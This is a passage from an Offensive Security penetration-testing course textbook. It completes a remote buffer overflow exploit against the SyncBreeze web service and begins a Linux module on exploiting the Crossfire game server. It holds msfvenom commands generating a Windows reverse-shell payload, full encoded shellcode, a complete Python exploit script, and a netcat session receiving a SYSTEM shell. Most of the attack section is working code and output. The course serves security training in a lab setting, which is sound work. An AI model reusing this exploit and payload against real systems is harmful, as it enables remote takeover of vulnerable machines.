To view the contents of 0x10090c83 in the disassembler window, while execution is paused, we will click the "Go to address in Disassembler" button (Figure 219) and enter the address. From here we can see that it does indeed translate to a JMP ESP instruction.




Figure 219: Jump to specific address in disassembler window

If we redirect EIP to this address at the time of the crash, the JMP ESP instruction will be executed, which will lead the execution flow into our shellcode.

We can test this by updating the *eip* variable to reflect this address in our proof of concept:

```
...
filler = "A" * 780
eip = "\x83\x0c\x09\x10"
offset = "C" * 4
buffer = "D" * (1500 - len(filler) - len(eip) - len(offset))

inputBuffer = filler + eip + offset + buffer
...
```

Listing 358 - Redirecting EIP

Note that the address entered above is in reverse order. This is because of endian[320] byte order. The operating system can store addresses and data in memory in different formats. Generally speaking, the format used to store addresses in memory depends on the architecture the operating system is running on. Little endian is currently the most widely-used format and it is used by the x86 and AMD64 architectures, while big endian was historically used by the Sparc and PowerPC architectures. In little endian format the low-order byte of the number is stored in memory at the lowest address, and the high-order byte at the highest address. Therefore, we have to store the return address in reverse order in our buffer for the CPU to interpret it correctly in memory.

Using F2 in the debugger, we will place a breakpoint at address 0x10090c83 in order to follow the execution of the JMP ESP instruction, and then we run our exploit again. The result is shown in Figure 220:

[320] (Wikipedia, 2019), http://en.wikipedia.org/wiki/Endianness

Copyright © Offensive Security Ltd. All rights reserved.




Figure 220: Breakpoint at JMP ESP in LIPSSP.DLL

Our debugger shows that we did in fact reach our JMP ESP and hit the breakpoint we previously set. Pressing F7 in the debugger will single-step into our shellcode placeholder, which is currently just a bunch of D's.

Great! Now we just need to generate working shellcode and our exploit will be complete.

11.2.7.1 Exercises

1. Locate the JMP ESP that is usable in the exploit.
2. Update your PoC to include the discovered JMP ESP, set a breakpoint on it, and follow the execution to the placeholder shellcode.

11.2.8 Generating Shellcode with Metasploit

Writing our own custom shellcode is beyond the scope of this module. However, the Metasploit Framework provides us with tools and utilities that make generating complex payloads a simple task.

MSFvenom[321] is a combination of Msfpayload[322] and Msfencode,[323] putting both of these tools into a single Framework instance. It can generate shellcode payloads and encode them using a variety of different encoders.

> *MSFvenom replaced both msfpayload and msfencode as of June 8th, 2015.*

Currently, the **msfvenom** command can automatically generate over 500 shellcode payload options, as shown in the excerpt below:

```
kali@kali:~$ msfvenom -l payloads

Framework Payloads (546 total) [--payload <value>]
==================================================
```

[321] (Wei Chen, 2014), https://blog.rapid7.com/2014/12/09/good-bye-msfpayload-and-msfencode/

[322] (Offensive Security, 2015), https://www.offensive-security.com/metasploit-unleashed/msfpayload/

[323] (Offensive Security, 2015), https://www.offensive-security.com/metasploit-unleashed/msfencode/

Copyright © Offensive Security Ltd. All rights reserved.

```
    Name                              Description
    ----                              -----------
    aix/ppc/shell_bind_tcp            Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port           Spawn a shell on an established connection
    aix/ppc/shell_interact            Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp         Connect back to attacker and spawn a command shell
...
    windows/shell_reverse_tcp         Connect back to attacker and spawn a command shell
...
```

Listing 359 - Command to list all Metasploit shellcode payloads

The **msfvenom** command is fairly easy-to-use. We will use **-p** to generate a basic payload called *windows/shell_reverse_tcp*, which acts much like a Netcat reverse shell. This payload minimally requires an *LHOST* parameter, which defines the destination IP address for the shell. An optional *LPORT* parameter specifying the connect-back port may also be defined and we will use the format flag **-f** to select C-formatted shellcode.

The complete **msfvenom** command that generates our shellcode is as follows:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x0b\x00\x12\x68"
"\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

Listing 360 - Generate metasploit shellcode

That seemed simple enough, but if we look carefully we can identify bad characters (such as null bytes) in the generated shellcode.

When we cannot use generic shellcode, we must encode it to suit our target exploitation environment. This could mean transforming our shellcode into a pure alphanumeric payload, getting rid of bad characters, etc.

Copyright © Offensive Security Ltd. All rights reserved.

We will use an advanced polymorphic encoder, *shikata_ga_nai*,[324] to encode our shellcode and will also inform the encoder of known bad characters with the **-b** option:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f c -e x
86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 22 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
unsigned char buf[] =
"\xbe\x55\xe5\xb6\x02\xda\xc9\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x52\x31\x72\x12\x03\x72\x12\x83\x97\xe1\x54\xf7\xeb\x02\x1a"
"\xf8\x13\xd3\x7b\x70\xf6\xe2\xbb\xe6\x73\x54\x0c\x6c\xd1\x59"
"\xe7\x20\xc1\xea\x85\xec\xe6\x5b\x23\xcb\xc9\x5c\x18\x2f\x48"
"\xdf\x63\x7c\xaa\xde\xab\x71\xab\x27\xd1\x78\xf9\xf0\x9d\x2f"
"\xed\x75\xeb\xf3\x86\xc6\xfd\x73\x7b\x9e\xfc\x52\x2a\x94\xa6"
"\x74\xcd\x79\xd3\x3c\xd5\x9e\xde\xf7\x6e\x54\x94\x09\xa6\xa4"
"\x55\xa5\x87\x08\xa4\xb7\xc0\xaf\x57\xc2\x38\xcc\xea\xd5\xff"
"\xae\x30\x53\x1b\x08\xb2\xc3\xc7\xa8\x17\x95\x8c\xa7\xdc\xd1"
"\xca\xab\xe3\x36\x61\xd7\x68\xb9\xa5\x51\x2a\x9e\x61\x39\xe8"
"\xbf\x30\xe7\x5f\xbf\x22\x48\x3f\x65\x29\x65\x54\x14\x70\xe2"
"\x99\x15\x8a\xf2\xb5\x2e\xf9\xc0\x1a\x85\x95\x68\xd2\x03\x62"
"\x8e\xc9\xf4\xfc\x71\xf2\x04\xd5\xb5\xa6\x54\x4d\x1f\xc7\x3e"
"\x8d\xa0\x12\x90\xdd\x0e\xcd\x51\x8d\xee\xbd\x39\xc7\xe0\xe2"
"\x5a\xe8\x2a\x8b\xf1\x13\xbd\xbe\x0e\x1b\x2f\xd7\x12\x1b\x4e"
"\x9c\x9a\xfd\x3a\xf2\xca\x56\xd3\x6b\x57\x2c\x42\x73\x4d\x49"
"\x44\xff\x62\xae\x0b\x08\x0e\xbc\xfc\xf8\x45\x9e\xab\x07\x70"
"\xb6\x30\x95\x1f\x46\x3e\x86\xb7\x11\x17\x78\xce\xf7\x85\x23"
"\x78\xe5\x57\xb5\x43\xad\x83\x06\x4d\x2c\x41\x32\x69\x3e\x9f"
"\xbb\x35\x6a\x4f\xea\xe3\xc4\x29\x44\x42\xbe\xe3\x3b\x0c\x56"
"\x75\x70\x8f\x20\x7a\x5d\x79\xcc\xcb\x08\x3c\xf3\xe4\xdc\xc8"
"\x8c\x18\x7d\x36\x47\x99\x8d\x7d\xc5\x88\x05\xd8\x9c\x88\x4b"
"\xdb\x4b\xce\x75\x58\x79\xaf\x81\x40\x08\xaa\xce\xc6\xe1\xc6"
"\x5f\xa3\x05\x74\x5f\xe6";
```

Listing 361 - Generating shellcode without bad characters

The resulting shellcode contains no bad characters, is 351 bytes long, and will send a reverse shell to our IP address (10.11.0.4 in this example) on port 443.

11.2.9 Getting a Shell

Getting a reverse shell from SyncBreeze should now be as simple as replacing our buffer of D's with the shellcode and launching our exploit.

However, in this particular case, we have another hurdle to overcome. In the previous step, we generated an encoded shellcode using msfvenom. Because of the encoding, the shellcode is not directly executable and is therefore prepended by a decoder stub. The job of this stub is to iterate over the encoded shellcode bytes and decode them back to their original executable form. In order to perform this task, the decoder needs to gather its address in memory and from there, look a few bytes ahead to locate the encoded shellcode that it needs to decode. As part of the process of

[324] (Rapid7, 2018), https://www.rapid7.com/db/modules/encoder/x86/shikata_ga_nai

Copyright © Offensive Security Ltd. All rights reserved.

gathering the decoder stub's location in memory, the code performs a sequence of assembly instructions, which are commonly referred to as a GetPC routine. This is essentially a short routine that moves the value of the EIP register (sometimes referred to as the Program Counter or *PC*) into another register.

As with other GetPC routines, those used by shikata_ga_nai have an unfortunate side-effect of writing some data at and around the top of the stack. This eventually mangles at least a couple of bytes close to the address pointed at by the ESP register. Unfortunately, this small change on the stack is a problem for us because the decoder starts exactly at the address pointed to by the ESP register. In short, the GetPC routine execution ends up changing a few bytes of the decoder itself (and potentially the encoded shellcode), which eventually fails the decoding process and crashes the target process.




Figure 221: Decoder overwrites itself

One method to avoid this issue is to adjust ESP backwards, making use of assembly instructions such as *DEC ESP*, *SUB ESP, 0xXX*, before executing the decoder. Alternatively, we could create a wide "landing pad" for our JMP ESP, such that when execution lands anywhere on this pad, it will continue on to our payload. This may sound complicated, but we simply precede our payload with

Copyright © Offensive Security Ltd. All rights reserved.

a series of No Operation (or *NOP*) instructions, which have an opcode value of 0x90. As the name suggests, these instructions do nothing, and simply pass execution to the next instruction. Used in this way, these instructions, also defined as a *NOP sled* or *NOP slide*, will let the CPU "slide" through the NOPs until the payload is reached.

In both cases, by the time the execution reaches the shellcode decoder, the stack pointer points far enough away from it so as to not corrupt the shellcode when the GetPC routine overwrites a few bytes on the stack.

With an added NOP sled, our final exploit looks similar to Listing 362 below:

```
#!/usr/bin/python
import socket

try:
  print "\nSending evil buffer..."

  shellcode = ("\xbe\x55\xe5\xb6\x02\xda\xc9\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
  "\x52\x31\x72\x12\x03\x72\x12\x83\x97\xe1\x54\xf7\xeb\x02\x1a"
  "\xf8\x13\xd3\x7b\x70\xf6\xe2\xbb\xe6\x73\x54\x0c\x6c\xd1\x59"
  "\xe7\x20\xc1\xea\x85\xec\xe6\x5b\x23\xcb\xc9\x5c\x18\x2f\x48"
  "\xdf\x63\x7c\xaa\xde\xab\x71\xab\x27\xd1\x78\xf9\xf0\x9d\x2f"
  "\xed\x75\xeb\xf3\x86\xc6\xfd\x73\x7b\x9e\xfc\x52\x2a\x94\xa6"
  "\x74\xcd\x79\xd3\x3c\xd5\x9e\xde\xf7\x6e\x54\x94\x09\xa6\xa4"
  "\x55\xa5\x87\x08\xa4\xb7\xc0\xaf\x57\xc2\x38\xcc\xea\xd5\xff"
  "\xae\x30\x53\x1b\x08\xb2\xc3\xc7\xa8\x17\x95\x8c\xa7\xdc\xd1"
  "\xca\xab\xe3\x36\x61\xd7\x68\xb9\xa5\x51\x2a\x9e\x61\x39\xe8"
  "\xbf\x30\xe7\x5f\xbf\x22\x48\x3f\x65\x29\x65\x54\x14\x70\xe2"
  "\x99\x15\x8a\xf2\xb5\x2e\xf9\xc0\x1a\x85\x95\x68\xd2\x03\x62"
  "\x8e\xc9\xf4\xfc\x71\xf2\x04\xd5\xb5\xa6\x54\x4d\x1f\xc7\x3e"
  "\x8d\xa0\x12\x90\xdd\x0e\xcd\x51\x8d\xee\xbd\x39\xc7\xe0\xe2"
  "\x5a\xe8\x2a\x8b\xf1\x13\xbd\xbe\x0e\x1b\x2f\xd7\x12\x1b\x4e"
  "\x9c\x9a\xfd\x3a\xf2\xca\x56\xd3\x6b\x57\x2c\x42\x73\x4d\x49"
  "\x44\xff\x62\xae\x0b\x08\x0e\xbc\xfc\xf8\x45\x9e\xab\x07\x70"
  "\xb6\x30\x95\x1f\x46\x3e\x86\xb7\x11\x17\x78\xce\xf7\x85\x23"
  "\x78\xe5\x57\xb5\x43\xad\x83\x06\x4d\x2c\x41\x32\x69\x3e\x9f"
  "\xbb\x35\x6a\x4f\xea\xe3\xc4\x29\x44\x42\xbe\xe3\x3b\x0c\x56"
  "\x75\x70\x8f\x20\x7a\x5d\x79\xcc\xcb\x08\x3c\xf3\xe4\xdc\xc8"
  "\x8c\x18\x7d\x36\x47\x99\x8d\x7d\xc5\x88\x05\xd8\x9c\x88\x4b"
  "\xdb\x4b\xce\x75\x58\x79\xaf\x81\x40\x08\xaa\xce\xc6\xe1\xc6"
  "\x5f\xa3\x05\x74\x5f\xe6")

  filler = "A" * 780
  eip = "\x83\x0c\x09\x10"
  offset = "C" * 4
  nops = "\x90" * 10

  inputBuffer = filler + eip + offset + nops + shellcode

  content = "username=" + inputBuffer + "&password=A"

  buffer = "POST /login HTTP/1.1\r\n"
  buffer += "Host: 10.11.0.22\r\n"
  buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefo
x/52.0\r\n"
```


Copyright © Offensive Security Ltd. All rights reserved.

```
  buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r
\n"
  buffer += "Accept-Language: en-US,en;q=0.5\r\n"
  buffer += "Referer: http://10.11.0.22/login\r\n"
  buffer += "Connection: close\r\n"
  buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
  buffer += "Content-Length: "+str(len(content))+"\r\n"
  buffer += "\r\n"

  buffer += content

  s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

  s.connect(("10.11.0.22", 80))
  s.send(buffer)

  s.close()

  print "\nDone did you get a reverse shell?"

except:
  print "\nCould not connect!"
```

Listing 362 - Final exploit code

In anticipation of the reverse shell payload, we configure a Netcat listener on port 443 on our attacking machine and execute the exploit script. In short order, we should hopefully receive a *SYSTEM* reverse shell from our victim machine:

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 57692
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
whoami
nt authority\system

C:\Windows\system32>
```

Listing 363 - Reverse shell received

Excellent! It works. We have created a fully working exploit for a buffer overflow vulnerability from scratch. However, there is still one small inconvenience to overcome. Notice that once we exit the reverse shell, the SyncBreeze service crashes and exits. This is far from ideal.

11.2.9.1 Exercises

1. Update your PoC to include a working payload.
2. Attempt to execute your exploit without using a NOP sled and observe the decoder corrupting the stack.
3. Add a NOP sled to your PoC and obtain a shell from SyncBreeze.

Copyright © Offensive Security Ltd. All rights reserved.

11.2.10 Improving the Exploit

The default exit method of Metasploit shellcode following its execution is the *ExitProcess* API. This exit method will shut down the whole web service process when the reverse shell is terminated, effectively killing the SyncBreeze service and causing it to crash.

If the program we are exploiting is a threaded application, and in this case it is, we can try to avoid crashing the service completely by using the *ExitThread* API instead, which will only terminate the affected thread of the program. This will make our exploit work without interrupting the usual operation of the SyncBreeze server, and will allow us to repeatedly exploit the server and exit the shell without bringing down the service.

To instruct **msfvenom** to use the *ExitThread* method during shellcode generation, we can use the **EXITFUNC=thread** option as shown in the command below:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 EXITFUNC=
thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\3d"
```

Listing 364 - Generating shellcode to use ExitThread

11.2.10.1 Exercise

1. Update the exploit so that SyncBreeze still runs after exploitation.

11.2.10.2 Extra Mile Exercises

In the Tools folder of your Windows VM, there are three applications called VulnApp1.exe, VulnApp2.exe, and VulnApp3.exe, each containing a vulnerability. Associated Python proof of concept scripts are also present in the folder. Using the PoCs, write exploits for each of the vulnerable applications.

11.3 Wrapping Up

In this module, we discovered and exploited a vulnerability in the SyncBreeze application. Even though this was a known vulnerability, we walked through the steps required to "discover it" and did not rely on previous vulnerability research. This essentially replicated the process of discovering and exploiting a remote buffer overflow.

This process required several steps. First, we discovered a vulnerability in the code (without access to the source) and generated application input that caused an overflow and granted us control of critical CPU registers. Next, we manipulated memory to gain reliable remote code execution and cleaned up the exploit to avoid crashing the target application.

Copyright © Offensive Security Ltd. All rights reserved.

12. Linux Buffer Overflows

In this module, we will introduce Linux buffer overflows by exploiting *Crossfire*, a Linux-based online multiplayer role playing game.

Specifically, Crossfire 1.9.0 is vulnerable to a network-based buffer overflow[325] when passing a string of more than 4000 bytes to the **`setup sound`** command. In order to debug the application, we will use the Evans Debugger (*EDB*),[326] written by Evan Teran, which provides us with a familiar-looking debugging environment, inspired by Ollydbg.[327]

12.1 About DEP, ASLR, and Canaries

Recent Linux kernels and compilers have implemented various memory protection techniques such as *Data Execution Prevention* (DEP),[328] *Address Space Layout Randomization* (ASLR),[329] and *Stack Canaries*.[330]

Since the bypass of these protection mechanisms is beyond the scope of this module, our test version of Crossfire has been compiled without stack-smashing protection (stack canaries), ASLR, and DEP.

12.2 Replicating the Crash

Our test environment will consist of a dedicated Linux Debian lab client, where we will run and debug the vulnerable application, and our local Kali Linux box where we will launch the remote exploit.

In order to replicate the crash, we will first **`rdesktop`** to our dedicated Debian Linux client (using the credentials provided in your control panel). Once connected, we will launch a *root* terminal via the *System Tools* menu and run Crossfire:

```
root@debian:~# cd /usr/games/crossfire/bin/

root@debian:/usr/games/crossfire/bin# ./crossfire
...
Welcome to CrossFire, v1.9.0
Copyright (C) 1994 Mark Wedel.
Copyright (C) 1992 Frank Tore Johansen.

---------registering SIGPIPE
Initializing plugins
Plugins directory is /usr/games/crossfire/lib/crossfire/plugins/
 -> Loading plugin : cfanim.so
```

[325] (Offensive Security, 2006), https://www.exploit-db.com/exploits/1582/

[326] (eteran, 2019), https://github.com/eteran/edb-debugger

[327] (Wikipedia, 2019), https://en.wikipedia.org/wiki/OllyDbg

[328] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Executable_space_protection

[329] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Address_space_layout_randomization

[330] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Buffer_overflow_protection#Canaries

Copyright © Offensive Security Ltd. All rights reserved.

```
CFAnim 2.0a init
CFAnim 2.0a post init
Waiting for connections...
```

Listing 365 - Launching the vulnerable application via a terminal

Once crossfire has launched, it will accept incoming network connections. Next, we will launch the EDB debugger by running the **edb** command:

```
root@debian:~# edb
Starting edb version: 0.9.22
Please Report Bugs & Requests At: https://github.com/eteran/edb-debugger/issues
comparing versions: [2325] [2326]
```

Listing 366 - Launching the debugger via terminal

The layout of EDB is similar to other popular debugging tools, as shown in Figure 222:




Figure 222: EDB interface

To see available processes including the PID and owner, we will select *Attach* from the *File* menu. We can then use the filter option to search for a specific process, which in our case is *crossfire*, select it, and click *OK* to attach to it:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 223: EDB - Attachable processes window

When we initially attach to the process, it will be paused. To run it, we simply click the *Run* button. Depending on how the application works within the debugger it might hit an additional breakpoint before letting the application run. In such cases we simply have to press the *Run* button one more time.

